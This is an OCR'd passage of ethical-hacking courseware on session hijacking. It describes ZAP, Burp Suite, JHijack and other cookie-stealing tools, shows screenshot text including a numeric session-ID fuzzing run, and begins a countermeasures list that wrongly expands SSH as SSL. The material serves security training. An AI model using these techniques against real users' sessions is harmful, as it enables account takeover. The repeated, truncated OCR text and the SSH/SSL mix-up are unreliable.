
This section lists and describes various tools used by the attacker for carrying out session hijacking.

Session Hijacking Tool: Zaproxy

The OWASP Zed Attack Proxy (ZAP) is an integrated penetration testing tool for finding vulnerabilities in web applications

Features

- Intercepting proxy
- Active scanner
- Passive scanner
- Brute force scanner
- Spider
- Fuzzer
- Port scanner
- Dynamic SSL certificates
- API
- Beanshell integration



```
GET http://juggyboy.com/files/stacks_page_page0.js HTTP/1.1
Host: juggyboy.com
Proxy-Connection: keep-alive
User-Agent: Mozilla/5.0 (Windows NT 6.2; WOW64) AppleWebKit/537.4 (KHTML,
like Gecko) Chrome/22.0.1229.94 Safari/537.4
Accept: */*
Referer: http://juggyboy.com/
Accept-Encoding: sdch
Accept-Language: en-US,en;q=0.8
Accept-Charset: ISO-8859-1,utf-8;q=0.7,*;q=0.3
Cookie: ASPSESSIONIDASASCSBD=BEEENJFEAICNDDLGLFMNPFGD
Content-length: 0
```


```
GET   http://juggyboy.com/rw_common/themes/e_quinox/css/background2.css/   404 Not Found   258ms
GET   http://juggyboy.com/rw_common/themes/e_quinox/css/aside_hide.css/    404 Not Found   349ms
GET   http://juggyboy.com/rw_common/themes/e_quinox/css/feature_8.css/     404 Not Found   353ms
GET   http://juggyboy.com/rw_common/themes/e_quinox/css/feature_none.css/  404 Not Found   241ms
GET   http://juggyboy.com/rw_common/themes/e_quinox/javascript.js/         404 Not Found   245ms
GET   http://juggyboy.com/rw_common/themes/e_quinox/scripts/               404 Not Found   246ms
```

https://www.owasp.org

Session Hijacking Tool: ZAP

Source: https://www.owasp.org

The Zed Attack Proxy (ZAP) is a penetration testing tool for finding vulnerabilities in web applications. It is designed to be used by people with a wide range of security experience and as such is ideal for developers and functional testers who are new to penetration testing. It has automated scanners and a set of tools that allows you to find vulnerabilities manually. It is an intercepting proxy with active, passive, and brute force scanner capabilities. It has Beanshell integration and also a port scanner.




```
GET http://juggyboy.com/files/stacks_page_page0.js HTTP/1.1
Host: juggyboy.com
Proxy-Connection: keep-alive
User-Agent: Mozilla/5.0 (Windows NT 6.2; WOW64) AppleWebKit/537.4 (KHTML,
like Gecko) Chrome/22.0.1229.94 Safari/537.4
Accept: */*
Referer: http://juggyboy.com/
Accept-Encoding: sdch
Accept-Language: en-US,en;q=0.8
Accept-Charset: ISO-8859-1,utf-8;q=0.7,*;q=0.3
Cookie: ASPSESSIONIDASASCSBD=BEEEMJFEAICNDDLGLFMNPFGD
Content-length: 0
```

```
GET   http://juggyboy.com/rw_common/themes/e_quinox/css/background2.css/     404  Not Found   258ms
GET   http://juggyboy.com/rw_common/themes/e_quinox/css/aside_hide.css/      404  Not Found   349ms
GET   http://juggyboy.com/rw_common/themes/e_quinox/css/feature_8.css/       404  Not Found   353ms
GET   http://juggyboy.com/rw_common/themes/e_quinox/css/feature_none.css/    404  Not Found   241ms
GET   http://juggyboy.com/rw_common/themes/e_quinox/javascript.js/           404  Not Found   246ms
GET   http://juggyboy.com/rw_common/themes/e_quinox/scripts/                 404  Not Found   246ms
```

FIGURE 11.18: OWASP Zed Attack Proxy (ZAP) screenshot

Session Hijacking Tool: Burp Suite

- Burp suite allows the attacker to **inspect and modify traffic** between the browser and the target application
- It **analyzes all kinds of content**, with automatic colorizing of request and response syntax


burp suite free edition v1.4.01
burp intruder repeater window about
proxy spider scanner intruder repeater sequencer decoder comparer options alerts
site map scope
http://edition.cnn.com/.element
add item to scope
spider this branch
actively scan this branch
passively scan this branch
engagement tools [pro version only]
compare site maps
expand branch
expand requested items
delete branch
copy URLs in this branch
copy links in this branch
save selected items
response request
raw params headers hex
0 matches

Filter: hiding not found items; hiding CSS, image and general binary content; hiding 4xx responses; hiding empty folders

host	method	URL	params	status	length	MIME type
http://edition.cn...	GET	/.element/ssi/intl/breaking_news/3...	✓	200	676	HTML
http://edition.cn...	GET	/.element/ssi/ads.iframes/				
http://edition.cn...	GET	/.element/ssi/intl/breaking_news/3...				HTML


```
T /.element/ssi/intl/breaking_news/3.0/banner.html?csiID=csi1
TP/1.1
st: edition.cnn.com
er-Agent: Mozilla/5.0 (Windows NT 6.2; WOW64; rv:15.0)
cko/20100101 Firefox/15.0.1
Accept: text/javascript, text/html, application/xml, text/xml,
```

http://portswigger.net

Session Hijacking Tool: Burp Suite

Source: http://portswigger.net

Burp Suite is designed specifically for **security testing** of web applications using its integrated platform. Its various tools work seamlessly together to support the entire testing process, from initial mapping and analysis of an application's attack surface, through to finding and **exploiting security vulnerabilities**. The key components of Burp Suite include a proxy, spider, scanner, intruder tool, repeater tool, sequencer tool, etc..


burp suite free edition v1.4.01
burp intruder repeater window about
target proxy spider scanner intruder repeater sequencer decoder comparer options alerts
site map scope
http://economictimes.indiatimes.com
http://edition.cnn.com
http://edition.cnn.com/.element
add item to scope
spider this branch
actively scan this branch
passively scan this branch
engagement tools [pro version only]
compare site maps
expand branch
expand requested items
delete branch
copy URLs in this branch
copy links in this branch
save selected items
SPECIALS
SPORT
response request
raw params headers hex
0 matches


Filter: hiding not found items; hiding CSS, image and general binary content; hiding 4xx responses; hiding empty folders

host	method	URL	params	status	length	MIME type
http://edition.cn...	GET	/.element/ssi/intl/breaking_news/3...	✓	200	676	HTML
http://edition.cn...	GET	/.element/ssi/ads.iframes/				
http://edition.cn...	GET	/.element/ssi/intl/breaking_news/3...				HTML

```
T /.element/ssi/intl/breaking_news/3.0/banner.html?csiID=csi1
TP/1.1
st: edition.cnn.com
er-Agent: Mozilla/5.0 (Windows NT 6.2; WOW64; rv:15.0)
cko/20100101 Firefox/15.0.1
Accept: text/javascript, text/html, application/xml, text/xml,
```

FIGURE 11.19: Burp Suite screenshot

Session Hijacking Tool: JHijack



Host: yehg.net
Port: 80
Url: /tmp/test/resource.php
Method: GET [✓ POST]
Grep: yes
SESSID: JSESSIONID=2F20EE6A5DBE999D35F657160A10D
Params: testother=hello
HijackType: COOKIE URL [✓ BODY]
HijackID: WEAKID=12209-1206294012$
HijackData: [✓ Numeric] File
Range: 1 - 5
Result:

```
Console Output
=============================================
Host   http://yehg.net/tmp/test/resource.php
Time:  Fri Oct 12 09:58:19 IST 2012
Parameter  Payload      Status  Length   Response
=============================================
WEAKID  12209-12062940121  403  372
WEAKID  12209-12062940122  403  372
WEAKID  12209-12062940123  403  372
WEAKID  12209-12062940124  403  372
WEAKID  12209-12062940125  403  372
```


http://jhijack.sourceforge.net

- A Java hijacking tool for web application session security assessment
- A simple Java Fuzzer mainly used for numeric session hijacking and parameter enumeration

Session Hijacking Tool: JHijack

Source: http://jhijack.sourceforge.net


JHijack is a tool that allows you to assess security for web application sessions. The Java fizzer is mainly used for parameter enumeration and numeric session hijacking.



Host:	yehg.net
Port:	80
Url:	/tmp/test/resource.php
Method:	GET [✓ POST]
Grep:	yes
SESSID:	JSESSIONID=2F20EE6A5DBE999D35F657160A10D9
Params:	testother=hello
HijackType:	COOKIE URL [✓ BODY]
HijackID:	WEAKID=12209-1206294012$
HijackData:	[✓ Numeric] File
Range:	1 - 5
Result:	

```
Console Output:
============================================
Host:  http://yehg.net/tmp/test/resource.php
Time:  Fri Oct 12 09:58:19 IST 2012
Parameter   Payload   Status   Length   Response
============================================
WEAKID   12209-12062940121   403   372
WEAKID   12209-12062940122   403   372
WEAKID   12209-12062940123   403   372
WEAKID   12209-12062940124   403   372
WEAKID   12209-12062940125   403   372
```

FIGURE 11.20: JHijack Screenshot




Session Hijacking Tools

Hamster *http://erratasec.blogspot.in*	**Ferret** *http://www.erratasec.com*
Surf Jack *https://code.google.com*	**PerJack** *http://packetstormsecurity.org*
Ettercap *http://ettercap.sourceforge.net*	**WhatsUp Gold Engineer's Toolkit** *http://www.whatsupgold.com*
Hunt *http://packetstormsecurity.org*	**Juggernaut** *http://www.securiteam.com*
TamperIE *http://www.bayden.com*	**Cookie Cadger** *https://www.cookiecadger.com*

Session Hijacking Tools

In addition to Zaproxy, Burp Suite, and Jhijack, many other session hijacking tools are available. These session hijacking tools allow you to **hijack a TCP session**. These tools even hijack HTTP connections to steal cookies:

- Hamster available at http://erratasec.blogspot.in
- Surf Jack available at https://code.google.com
- Ettercap available at http://ettercap.sourceforge.net
- Hunt available at http://packetstormsecurity.org
- TamperIE available at http://www.bayden.com
- Ferret available at http://www.erratasec.com
- PerJack available at http://packetstormsecurity.org
- WhatsUp Gold Engineer's Toolkit available at http://www.whatsupgold.com
- Juggernaut available at http://www.securiteam.com
- Cookie Cadger available at https://www.cookiecadger.com



Module Flow

Session Hijacking Concepts

Application Level Session Hijacking

Network Level Session Hijacking

Session Hijacking Tools

Counter-measures


Penetration Testing

Module Flow

Once you conduct all the tests and determine the vulnerabilities, as a penetration tester, you should think about the possible countermeasures that can protect the target network from hacking.

Session Hijacking Concepts	**Application Level Session Hijacking**
Network Level Session Hijacking	**Session Hijacking Tools**
Counter-measures	**Penetration Testing**

This section highlights the various countermeasures for session hijacking and also lists guidelines for web developers and a set of protocols developed by the IETF to support the secure exchange of packets at the IP layer, i.e., IPsec.



Protecting against Session Hijacking

1. Use Secure Shell (SSH) to create a secure communication channel
2. Pass the authentication cookies over HTTPS connection
3. Implement the log-out functionality for user to end the session
4. Generate the session ID after successful login
5. Pass the encrypted data between the users and the web servers
6. Use string or long random number as a session key

Protecting against Session Hijacking

The following are the ways to protect against session hijacking:

Use secure shell (SSL) to create a secure communication channel: SSL is a protocol used for communication security over the Internet. The SSL encrypts the segments of network connections at the **transport layer**. With SSL configured on your network, you can send any confidential information such as credit card numbers, addresses, and other payment details through the Internet. Even if the **attacker steals** the data it is of no use, as SSL creates an encrypted connection.


Pass the authentication cookies over HTTPS connection: HTTPS is the result obtained from adding the security capabilities or SSL to the **standard HTTP communications**. Similar to SSL, HTTPs offers protection for cookies transferred over it.

Implement the log-out functionality for user to end the session: One of the most defensive steps to avoid session hijacking is to implement the **log-out functionality**. This forces authentication when another session is started.

Generate the session ID after successful login: This prevents the session fixation attacks as the attacker will not be aware of the session ID generated after login.

Pass the encrypted data between the users and the web servers: Encrypt your data before transmitting it over the Internet so that the **attackers stealing the data** are unable to understand the message or data.

Use string or long random number as a session key: Session keys are very important in communication. These session keys can be determined easily with the help of a **brute forcing attack**, if the length of the session key is small. Hence, to avoid this risk, you should use a string or long random number as a session key.



Protecting against Session Hijacking (Cont'd)

Use different user name and passwords for different accounts
Minimize remote access
Educate the employees
Do not transport session ID in query string
Limit incoming connections
Use switches rather than hubs
Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

Protecting against Session Hijacking (Cont'd)

In addition to the protection methods mentioned on the previous slide, a few more are listed as follows:

